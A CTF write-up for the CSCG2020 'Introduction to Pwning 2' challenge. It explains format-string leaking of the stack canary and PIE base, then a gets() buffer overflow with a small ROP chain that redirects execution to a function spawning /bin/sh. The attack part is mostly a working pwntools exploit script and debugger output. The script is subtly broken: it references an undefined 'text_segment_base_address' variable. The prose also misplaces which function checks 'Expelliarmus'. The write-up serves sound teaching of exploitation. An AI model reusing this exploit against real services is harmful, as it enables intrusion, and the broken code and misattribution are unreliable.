CSCG2020 - Introduction to Pwning 2 WriteUp

Author: @Tibotix (Tizian Seehaus)

The Introduction to Pwning 2 is a Pwning challenge with difficulty "Baby".


As in the Introduction to Pwning 1 challenge, the goal of this challenge is also to read the flag file which is stored on the server that runs the program we interact with. So we somehow need to exploit the program to give us a shell.

In this WriteUp we make use of a **Format String Vulnerability** to leak the stack canary and base address of text segment and a **Buffer Overflow Vulnerability** to overwrite return address and thus redirect code execution.

But first lets do a little bit of research.

Research

Lets take a quick look at `checksec` to see the enabled security measures:



This time all measures are enabled including the stack canary.

Now lets have a look at the source code, which is also provided.
At the top of the file, helper functions, which can be ignored, are declared:

```
#include <string.h>

#ifndef PASSWORD
    #define PASSWORD "CSCG{FLAG_FROM_STAGE_1}"
```

```
#endif

// pwn2: gcc pwn2.c -o pwn2

// ------------------------------------------------- SETUP

void ignore_me_init_buffering() {
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
}

void kill_on_timeout(int sig) {
  if (sig == SIGALRM) {
    printf("[!] Anti DoS Signal. Patch me out for testing.");
    //_exit(0);
  }
}

void ignore_me_init_signal() {
    signal(SIGALRM, kill_on_timeout);
    alarm(60);
}

// just a safe alternative to gets()
size_t read_input(int fd, char *buf, size_t size) {
  size_t i;
  for (i = 0; i < size-1; ++i) {
    char c;
    if (read(fd, &c, 1) <= 0) {
      _exit(0);
    }
    if (c == '\n') {
      break;
    }
    buf[i] = c;
  }
  buf[i] = '\0';
  return i;
}
```

Then the main logic of the pwn2 program is implemented:

```
// ------------------------------------------------- MENU

void WINgardium_leviosa() {
    printf("┌──────────────────────────┐\n");
    printf("| You are a Slytherin.. |\n");
    printf("└──────────────────────────┘\n");
    system("/bin/sh");
}

void check_password_stage1() {
    char read_buf[0xff];
    printf("Enter the password of stage 1:\n");
    memset(read_buf, 0, sizeof(read_buf));
    read_input(0, read_buf, sizeof(read_buf));
```

```
    if(strcmp(read_buf, PASSWORD) != 0) {
        printf("-10 Points for Ravenclaw!\n");
        _exit(0);
    } else {
        printf("+10 Points for Ravenclaw!\n");
    }
}

void welcome() {
    char read_buf[0xff];
    printf("Enter your witch name:\n");
    gets(read_buf);
    printf("┌──────────────────────┐\n");
    printf("| You are a Ravenclaw!  |\n");
    printf("└──────────────────────┘\n");
    printf(read_buf);
}


void AAAAAAAA() {
    char read_buf[0xff];
    printf(" enter your magic spell:\n");
    gets(read_buf);
    if(strcmp(read_buf, "Expelliarmus") == 0) {
        printf("~ Protego!\n");
    } else {
        printf("-10 Points for Ravenclaw!\n");
        _exit(0);
    }
}
// ------------------------------------------------------ MAIN

void main(int argc, char* argv[]) {
      ignore_me_init_buffering();
      ignore_me_init_signal();

    check_password_stage1();

    welcome();
    AAAAAAAA();
}
```

As we can see the `main` function first checks the password of stage 1 so you first have to solve *Introduction to Pwning 1* in order to solve this challenge.

Then `main` calls `welcome` and last `AAAAAAAA` . You also should have noticed the `WINgardium_leviosa` function, which obviously looks kinda like the "Goal Function" cause this function spawns a shell for us.

So our main goal is to redirect program execution to the `WINgardium_leviosa` function in order to gain a shell and read the "flag" file on the server

On the whole this challenge looks very similar to the previous *Introduction to Pwning 1* challenge, except that this time the stack canary prevention is enabled which makes overwriting the return address a bit more complicated.

But only a little bit :-)
Lets move forwards.

Exploitation

Format String exploit

So as well as in the *Introduction to Pwning 1* challenge we can detect a **Format String vulnerability** in the `welcome` function:


```
char read_buf[0xff];
gets(read_buf);
printf(read_buf);
```

A Format String vulnerability occurs when user controlled data is passed without validation or usage of *format specifiers* to a *format function* such as `printf` . *Format specifiers* are placeholders in a string that are replaced with it's associated argument.

A short example:

```
char name[8]{"Tibotix"};
int age{16};
printf("Hello, %s. You are %d years old", name, age);
// printf will print:
// Hello, Tibotix. You are 16 years old
```

There are many types of *format specifiers* such as `%s` , which expects a string, or `%d` , which expects an integer. So does `%p` for example expects a pointer of the type `void *` .
When the user-controlled data is now passed into a *format function* such as `printf` without the usage of these *format specifiers* , the *format function* will look for arguments to replace with, but cause we do not have provided anyone, it will find whatever on the registers or rather on the stack is and will treat these as the arguments and thus print these:



Note that instead of writing 39 times `%p` we can use the direct access formatter `%39$p`.

So here we have our **Memory Leak** .

You can read more about Format String vulnerabilities at [OWASP] and [WIKIPEDIA] .

Process In-Memory segments and randomization

So now lets talk a little bit about processes and understand why we need this Memory Leak.

Each running process has 6 different so called `segments` in memory. These are:

- `Text` Segment , for executable instructions

- `Data` Segment, for initialized static and global variables
- `BSS` Segment, for uninitialized static and global variables
- `Heap` Segment, for memory which can be allocated by the program
- `Memory Mapping` Segment, for file mappings such as `libc.so` , `libstdc++`, `ld-linux.so`
- `Stack` Segment, for stackframes (local variables, function parameter, ...)

Due to Virtual Memory every process theoretically could use the whole address range of RAM (practical it's slightly less, but however). Cause one process most likely will not need this big amount of address space, the segments only use a part of the virtual memory. So each segment have its own *base address* where it starts in virtual memory.

When a binary is executed, the OS will set up a new process context including the *virtual address space* and load the requested *interpreter* in the `memory mapping` segment as long as there is a library that is dynamically linked. Statically linked libraries are packed into the `code` segment and will not be placed in the `memory segment`. The *interpreter* is a shared object and know how to load the binary. It's is specified in the `.interp` *section* of the ELF binary and is typically the `ld-linux.so` shared object .
Next, the OS transfers control to this *interpreter* , which will load the other segments and perform relocations. At the end it jumps to the entry point in the `code` segment and the code of the executed binary begins.

Ok, so far so good.

Now there are a few security measures that makes things a bit more complicated. One of these is ASLR (Address Space Layout Randomization). ASLR randomizes where in this huge *virtual address space* the single segments are placed. It does so by changing every time the binary is executed the *base address* of segments affected by ASLR.

`Stack` and `Heap` segments are always affected by ASLR .
The `Memory Mapping` segment is only affected by ASLR if there is a dynamically linked library.
All of these segments base addresses are randomized individually .
This means that the distance between these segments are **not always the same** as they are placed individually.

It should be noted that in order to randomize the `text`, `data` and `bss` segments the binary have to be compiled as a PIE (Position Independent Executable). A PIE does not have any hard coded absolute addresses in instructions and refers local functions and data only by offsets. This allows ASLR to randomize these segments too. Shared objects and libraries are always PIE's as they are used and loaded by many processes at different addresses.

`Text`, `Data` and `BSS` segments are only affected by ASLR if the binary is compiled as a PIE.
Their base addresses are randomized always in the same relationship to each other.
This means that the distance between these segments are **always the same** as they are placed continuously in relation to each other.

This was a quick ex-course to how processes looks like in memory and how ASLR works.
I hope you could follow me and now have a basic knowledge when we look further.

Base Address Leak

So lets go back to the previous question: "Why we need a Memory Leak ? ".

As we already identified the program is compiled as a PIE meaning the `Text` , `Data` and `BSS` segments are also randomized by ASLR. Cause we need to know the virtual address of the `WINgardium_leviosa` function in order to jump to it, we somehow need to **dynamically leak the base address of the `Text` segment** and from there we can add a **fixed offset** to locate the `WINgardium_leviosa` function:

```
WINgardium_leviosa_location = text_segment_base_address + offset
```

The offset should be easy to retrieve by using objdump:

```
root@38474a5d2526:/pwd# objdump -d ./pwn2 | grep WIN
0000000000000b94 <WINgardium_leviosa>:
root@38474a5d2526:/pwd#
```

The updated formula now looks like this:


```
WINgardium_leviosa_location = text_segment_base_address + 0xb94
```

But how we get the *base address* of the `Text` segment ?

First, lets have a look at the stack when the `welcome` function returns. I have added a breakpoint at the `leave` instruction:

```
pwndbg> disassemble welcome
Dump of assembler code for function welcome:
   0x000055a49544dc76 <+0>:     push   rbp
   0x000055a49544dc77 <+1>:     mov    rbp,rsp
   0x000055a49544dc7a <+4>:     sub    rsp,0x110
   0x000055a49544dc81 <+11>:    mov    rax,QWORD PTR fs:0x28
   0x000055a49544dc8a <+20>:    mov    QWORD PTR [rbp-0x8],rax
   0x000055a49544dc8e <+24>:    xor    eax,eax
   0x000055a49544dc90 <+26>:    lea    rdi,[rip+0x334]        # 0x55a49544dfcb
   0x000055a49544dc97 <+33>:    call   0x55a49544d870 <puts@plt>
   0x000055a49544dc9c <+38>:    lea    rax,[rbp-0x110]
   0x000055a49544dca3 <+45>:    mov    rdi,rax
   0x000055a49544dca6 <+48>:    mov    eax,0x0
   0x000055a49544dcab <+53>:    call   0x55a49544d900 <gets@plt>
   0x000055a49544dcb0 <+58>:    lea    rdi,[rip+0x1e1]        # 0x55a49544de98
   0x000055a49544dcb7 <+65>:    call   0x55a49544d870 <puts@plt>
   0x000055a49544dcbc <+70>:    lea    rdi,[rip+0x31f]        # 0x55a49544dfe2
   0x000055a49544dcc3 <+77>:    call   0x55a49544d870 <puts@plt>
   0x000055a49544dcc8 <+82>:    lea    rdi,[rip+0x239]        # 0x55a49544df08
   0x000055a49544dccf <+89>:    call   0x55a49544d870 <puts@plt>
   0x000055a49544dcd4 <+94>:    lea    rax,[rbp-0x110]
   0x000055a49544dcdb <+101>:   mov    rdi,rax
   0x000055a49544dcde <+104>:   mov    eax,0x0
   0x000055a49544dce3 <+109>:   call   0x55a49544d8a0 <printf@plt>
   0x000055a49544dce8 <+114>:   nop
   0x000055a49544dce9 <+115>:   mov    rax,QWORD PTR [rbp-0x8]
   0x000055a49544dced <+119>:   xor    rax,QWORD PTR fs:0x28
   0x000055a49544dcf6 <+128>:   je     0x55a49544dcfd <welcome+135>
   0x000055a49544dcf8 <+130>:   call   0x55a49544d880 <__stack_chk_fail@plt>
   0x000055a49544dcfd <+135>:   leave
   0x000055a49544dcfe <+136>:   ret
End of assembler dump.
pwndbg> b*welcome + 135
Breakpoint 1 at 0x55a49544dcfd
```

Now, lets continue and see what the stack looks like when we hit the breakpoint:



Okay, here you can see two things. First, 8 bytes over the were the rbp register points , we can see the *Stack Canary*. In this case it is `0xe6ff40521d60bb00`.

From Wikipedia:

> *Canaries* or *canary words* are known values that are placed between a buffer and control data on the stack to monitor buffer overflows. When the buffer overflows, the first data to be corrupted will usually be the canary, and a failed verification of the canary data will therefore alert of an overflow, which can then be handled, for example, by invalidating the corrupted data.

Second, 8 bytes after where rbp register points , we can clearly identify the return address which is `0x55a57d057dc5` . Cause return addresses always points to assembler instructions, which are stored in the `Text` segment, we can assume that `0x55a57d057dc5` is part of the `Text` segment. With this knowledge we can calculate the *base address* by subtracting the offset to the return address:

```
text_segment_base_address = return_address - 0xdc5
WINgardium_leviosa_location = text_segment_base_address + 0xb94
```

So, our next goal is to leak the return address on the stack.

And this is were the Format String Vulnerability comes into play. We only need to know which argument meaning which `%p` gives us the return address.
So lets look at the stack above and we can see that the first argument for the `printf` function is stored on the stack and begins at `0x7ffddf5aa840` . We also can see the location of the return address at `0x7ffddf5aa958`.

The distance between these is:

```
>>> 0x7ffddf5aa958-0x7ffddf5aa840
280
```

Due to the 64-bit calling conventions, which follows

1. Argument : RDI
2. Argument: RSI
3. Argument: RDX
4. Argument: RCX

5. Argument R8
6. Argument: R9
7. and all other Arguments: pushed on stack

the first 6 Arguments are stored in registers and then all others are stored on the stack each as an 8-byte value of course.
So we have `280 / 8 = 35` possible arguments on the stack before the return address begins. Cause arguments 2 - 6 are stored in registers we add `5` and get `35 + 5 = 40` . Now we know that the **41.** argument is the return address. From there we can easily calculate the stack canary argument number by subtracting two, as the stack canary is stored 16-bytes below the return address: `41 - 2 = 39` . So the **39.** argument is the stack canary.

Lets put this knowledge all together in a python3 script.

```
from pwn import *
import struct

stage_1_flag = "CSCG{THIS_IS_TEST_FLAG}"

p = remote('127.0.0.1', 1024)

print(p.recvline()) # Enter the password of stage 1:

p.sendline(stage_1_flag)

print(p.recvline()) # +10 Points for Ravenclaw!
print(p.recvline()) # Enter your witch name:

input('attach gdb')

stack_canary_leak = b'%39$p'
return_address_leak = b'%41$p'
p.sendline(stack_canary_leak+b' '+return_address_leak)

print(p.recvline().decode('utf-8')) # ┌──────────────────────────┐
print(p.recvline().decode('utf-8')) # | You are a Ravenclaw!  |
print(p.recvline().decode('utf-8')) # └──────────────────────────┘


memory_leak = p.recvline().split(b' ') # ['0x????????????????',
'0x????????????????', enter, your, magic, spell:]
stack_canary_int = int(memory_leak[0], 16)
return_address_int = int(memory_leak[1], 16)
base_address = return_address_int - 0xdc5

print('stack_canary: {0}'.format(hex(stack_canary_int)))
print('base_address: {0}'.format(hex(base_address)))

WINgardium_leviosa_location = text_segment_base_address + 0xb94
```

I have added an input so i had enough time to attach gdb in another shell.

So lets run it, attach gdb, and see what we get:

First lets check the base address:

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
    0x55c32ce90000     0x55c32ce92000 r-xp     2000 0      /pwd/pwn2
    0x55c32d091000     0x55c32d092000 r--p     1000 1000   /pwd/pwn2
    0x55c32d092000     0x55c32d093000 rw-p     1000 2000   /pwd/pwn2
```

Now the stack:

```
pwndbg> stack
00:0000| rsp  0x7fffbbf0dc60 ◂— '%39$p %41$p'
01:0008|      0x7fffbbf0dc68 ◂— 0x5345545f00702431 /* '1$p' */
02:0010|      0x7fffbbf0dc70 ◂— 0x7d47414c465f54 /* 'T_FLAG}' */
03:0018|      0x7fffbbf0dc78 ◂— 0x0
... ↓
pwndbg>
08:0040|    0x7fffbbf0dca0 ◂— 0x0
... ↓
pwndbg>
10:0080|    0x7fffbbf0dce0 ◂— 0x0
... ↓
pwndbg>
18:00c0|    0x7fffbbf0dd20 ◂— 0x0
... ↓
1f:00f8|    0x7fffbbf0dd58 ◂— 0x400000000000000
pwndbg>
20:0100|      0x7fffbbf0dd60 ◂— 0x0
21:0108|      0x7fffbbf0dd68 ◂— 0x40d1ecaf2d83f00
22:0110| rbp  0x7fffbbf0dd70 —▸ 0x7fffbbf0dd90 —▸ 0x55c32ce90de0 (__libc_csu_init) ◂— push   r15
23:0118|      0x7fffbbf0dd78 —▸ 0x55c32ce90dc5 (main+55) ◂— mov    eax, 0
```

Here you can see the stack canary value, which is `0x40d1ecaf2d83f00`.

When we look at the output of our program we can see it correctly calculated the base address and stack canary:

```
root@38474a5d2526:/pwd# python3 exploit.py
[+] Opening connection to 127.0.0.1 on port 1024: Done
b'Enter the password of stage 1:\n'
b'+10 Points for Ravenclaw!\n'
b'Enter your witch name:\n'
attach gdb
┌──────────────────────────┐

| You are a Ravenclaw!   |

└──────────────────────────┘

stack_canary: 0x40d1ecaf2d83f00
base_address: 0x55c32ce90000
root@38474a5d2526:/pwd#
```

Wonderful!

Now we have the *stack canary* , *base address*, and thus the `WINgardium_leviosa` function address. Lets move on and use this to exploit the program.

Buffer Overflow exploit

Since our main goal is to redirect code execution to the `WINgardium_leviosa` function, one way to achieve this is to overwrite the return address of the `AAAAAAAA` function.
But we have to pay attention to the *stack canary*, which is checked when returning from `AAAAAAAA`. If it is overwritten, we got a `stack smashing detected` message and the program will immediately stop execution. Cause we leaked the current *stack canary*, we only have to overwrite it with itself.

The distance of the beginning of the `read_buf` variable to the stack canary is `264` bytes long so we have to fill the first `264` bytes with padding, the overwrite the *stack canary* with itself, then some padding for the rbp pointer, and last the `WINgardium_leviosa` function address as the new return address:

```
shell_payload = b'A'*264 + stack_canary_value + b'B'*8 +
WINgardium_leviosa_address
```

But one thing we forgot. The `welcome` function checks our input if it has the sequence `"Expelliarmus"` :

```
if(strcmp(read_buf, "Expelliarmus") == 0) {
    printf("~ Protego!\n");
} else {
    printf("-10 Points for Ravenclaw!\n");
    _exit(0);
}
```

If the variable `read_buf` has not the value `"Expelliarmus"`, the program will immediately exit and never returns and thus never jump to the `WINgardium_leviosa` function.

So as in the previous Challenge *Intro to Pwning 1* , the trick is to place a **NULL-Byte string terminator** after `"Expelliarmus"`. This will trick the `strcmp` function into thinking the string is terminated after the `"Expelliarmus"`.
The `"gets"` function by the way terminates the string only at a *Newline Character* `\n`. This is why we still can write the rest of our payload after the NULL-Byte.

So our new payload will look like this:

```
shell_payload = b"Expelliarmus\x00" + b'A'*251 + stack_canary_value + b'B'*8 +
WINgardium_leviosa_address
```

Now lets try it out!

We ran our exploit, attached gdb and look at the stack when we hit the `leave` instruction in both functions `welcome` and `AAAAAAAA` :

```
pwndbg> stack
00:0000| rsp  0x7ffddf5aa840 ◂— '%39$p %41$p'
01:0008|      0x7ffddf5aa848 ◂— 0x5345545f00702431 /* '1$p' */
02:0010|      0x7ffddf5aa850 ◂— 0x7d47414c465f54 /* 'T_FLAG}' */
03:0018|      0x7ffddf5aa858 ◂— 0x0
... ↓
pwndbg>
08:0040|   0x7ffddf5aa880 ◂— 0x0
... ↓
pwndbg>
10:0080|   0x7ffddf5aa8c0 ◂— 0x0
... ↓
pwndbg>
18:00c0|   0x7ffddf5aa900 ◂— 0x0
... ↓
1f:00f8|   0x7ffddf5aa938 ◂— 0xe600000000000000
pwndbg>
20:0100|      0x7ffddf5aa940 ◂— 0x0
21:0108|      0x7ffddf5aa948 ◂— 0xe6ff40521d60bb00
22:0110| rbp  0x7ffddf5aa950 —▸ 0x7ffddf5aa970 —▸ 0x55a57d057de0 (__libc_csu_init) ◂— push   r15
23:0118|      0x7ffddf5aa958 —▸ 0x55a57d057dc5 (main+55) ◂— mov    eax, 0
```

Here we can see everything looks normal, now continuing:

```
pwndbg> stack
00:0000│ rsp  0x7ffddf5aa840 ◂— 'Expelliarmus'
01:0008│      0x7ffddf5aa848 ◂— 0x4141410073756d72 /* 'rmus' */
02:0010│      0x7ffddf5aa850 ◂— 0x4141414141414141 ('AAAAAAAA')
... ↓
pwndbg>
08:0040│    0x7ffddf5aa880 ◂— 0x4141414141414141 ('AAAAAAAA')
... ↓
pwndbg>
10:0080│    0x7ffddf5aa8c0 ◂— 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
A'
... ↓
pwndbg>
18:00c0│    0x7ffddf5aa900 ◂— 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
... ↓
pwndbg>
20:0100│      0x7ffddf5aa940 ◂— 'AAAAAAAA'
21:0108│      0x7ffddf5aa948 ◂— 0xe6ff40521d60bb00
22:0110│ rbp  0x7ffddf5aa950 ◂— 0x4242424242424242 ('BBBBBBBB')
23:0118│      0x7ffddf5aa958 —▸ 0x55a57d057b94 (WINgardium_leviosa) ◂— push   rbp
```

Ahh, now the return address magically changed to `WINgardium_leviosa` !

Ok nice! But when we continuing , the program crashes:

```
 RSP  0x7ffddf5aa5b8 —▸ 0x7ffddf5ed1d8 ◂— 0xb001200000016
 RIP  0x7f6315ed913d (do_system+365) ◂— movaps xmmword ptr [rsp + 0x50], xmm0
──────────────────────────────────────────────────────────────[ DISASM ]──────
 ► 0x7f6315ed913d <do_system+365>    movaps xmmword ptr [rsp + 0x50], xmm0
   0x7f6315ed9142 <do_system+370>    call   posix_spawn <0x7f6315f93a00>

   0x7f6315ed9147 <do_system+375>    mov    rdi, r12
   0x7f6315ed914a <do_system+378>    mov    dword ptr [rsp + 8], eax
   0x7f6315ed914e <do_system+382>    call   posix_spawnattr_destroy <0x7f6315f93900>

   0x7f6315ed9153 <do_system+387>    mov    eax, dword ptr [rsp + 8]
   0x7f6315ed9157 <do_system+391>    test   eax, eax
   0x7f6315ed9159 <do_system+393>    je     do_system+504 <0x7f6315ed91c8>

   0x7f6315ed915b <do_system+395>    mov    eax, dword ptr fs:[0x18]
   0x7f6315ed9163 <do_system+403>    test   eax, eax
   0x7f6315ed9165 <do_system+405>    jne    do_system+960 <0x7f6315ed9390>
───────────────────────────────────────────────────────────────[ STACK ]──────
28:0140│    0x7ffddf5aa980 —▸ 0x7f631606b598 —▸ 0x7f6315eaaac0 (init_cacheinfo) ◂— endbr64
29:0148│    0x7ffddf5aa988 —▸ 0x7ffddf5aaa58 —▸ 0x7ffddf5aafe1 ◂— 0x5000326e77702f2e /* './pwn2' */
2a:0150│    0x7ffddf5aa990 ◂— 0x116039e88
2b:0158│    0x7ffddf5aa998 —▸ 0x55a57d057d8e (main) ◂— push   rbp
2c:0160│    0x7ffddf5aa9a0 ◂— 0x0
2d:0168│    0x7ffddf5aa9a8 ◂— 0xd63aaab8c5297c06
2e:0170│    0x7ffddf5aa9b0 —▸ 0x55a57d057930 (_start) ◂— xor    ebp, ebp
2f:0178│    0x7ffddf5aa9b8 —▸ 0x7ffddf5aaa50 ◂— 0x1
─────────────────────────────────────────────────────────────[ BACKTRACE ]──────
 ► f 0     7f6315ed913d do_system+365
   f 1     55a57d057bc8 WINgardium_leviosa+52
   f 2     7ffddf5aaa00
   f 3        100000000
   f 4     55a57d057de0 __libc_csu_init
   f 5     7f6315eab1e3 __libc_start_main+243
──────────────────────────────────────────────────────────────────────────
pwndbg>
```

This is a bit strange cause we **successfully redirected code execution** to the `WINgardium_leviosa` function, but inside the `system("/bin/sh");` function call the program crashes..

Lets look at the instruction that causes the problem:

```
movaps xmmword ptr [rsp + 0x50], xmm0
```

From [MOVAPS Description](#):

> When the source or destination operand is a memory operand, the operand must be aligned on a 16-byte (128-bit version) boundary or a general-protection exception (#GP) will be generated.

So the destination operand is `[rsp + 0x50]`, rsp is `0x7ffddf5aa5b8` and is obviously not 16-byte aligned.

Now how we can change `rsp`?

There are multiple instructions that do this:

- `push` instruction
- `pop` instruction
- `call` instruction
- `ret` instruction
- `sub` rsp, 0x02
- `add` rsp, 0x08

Lets use a tiny rop chain to reduce `rsp` by using one other `ret` instruction.
For the first `ret` we simply use the `ret` from `AAAAAAAA` itself, so we basically jumping on point but reducing the stack.
The offset of this `ret` can simply be obtained by disassembling the `AAAAAAAA` function and is `0xd8d`.


Now lets put this all together in our final script:

```
from pwn import *
import struct

stage_1_flag = "CSCG{THIS_IS_TEST_FLAG}"

p = remote('127.0.0.1', 1024)

print(p.recvline()) # Enter the password of stage 1:

p.sendline(stage_1_flag)

print(p.recvline()) # +10 Points for Ravenclaw!
print(p.recvline()) # Enter your witch name:

input('attach gdb')

stack_canary_leak = b'%39$p'
return_address_leak = b'%41$p'
p.sendline(stack_canary_leak+b' '+return_address_leak)

print(p.recvline().decode('utf-8')) # ┌──────────────────────┐
print(p.recvline().decode('utf-8')) # | You are a Ravenclaw!  |
print(p.recvline().decode('utf-8')) # └──────────────────────┘


memory_leak = p.recvline().split(b' ') # ['0x????????????????',
'0x????????????????', enter, your, magic, spell:]
stack_canary_int = int(memory_leak[0], 16)
return_address_int = int(memory_leak[1], 16)
base_address = return_address_int - 0xdc5

print('stack_canary: {0}'.format(hex(stack_canary_int)))
print('base_address: {0}'.format(hex(base_address)))

WINgardium_leviosa_address = struct.pack('Q', text_segment_base_address + 0xb94)
stack_canary_value = struct.pack('Q', stack_canary_int)
AAAAAAAA_ret_location = struct.pack('Q', text_segment_base_address + 0xd8d)
```


```
shell_payload = b"Expelliarmus\x00" + b'A'*251 + stack_canary_value + b'B'*8 +
AAAAAAAA_ret_location + WINgardium_leviosa_address


p.sendline(shell_payload)
p.interactive()
```

We use `struct` to pack a decimal number in binary format so we can send it to the server.

Lets try out our exploit again. When we now hit the `leave` instruction in the `AAAAAAAA` function we can clearly see our crafted rop-chain:



and our exploit works as well as expected:



Now you only have to change the server and port address and you are good to go.

```
p = remote('hax1.allesctf.net', 9101)
...
...
...
```

Prevention

This section covers a few prevention measures for the above discussed security issues.

Format String Protection

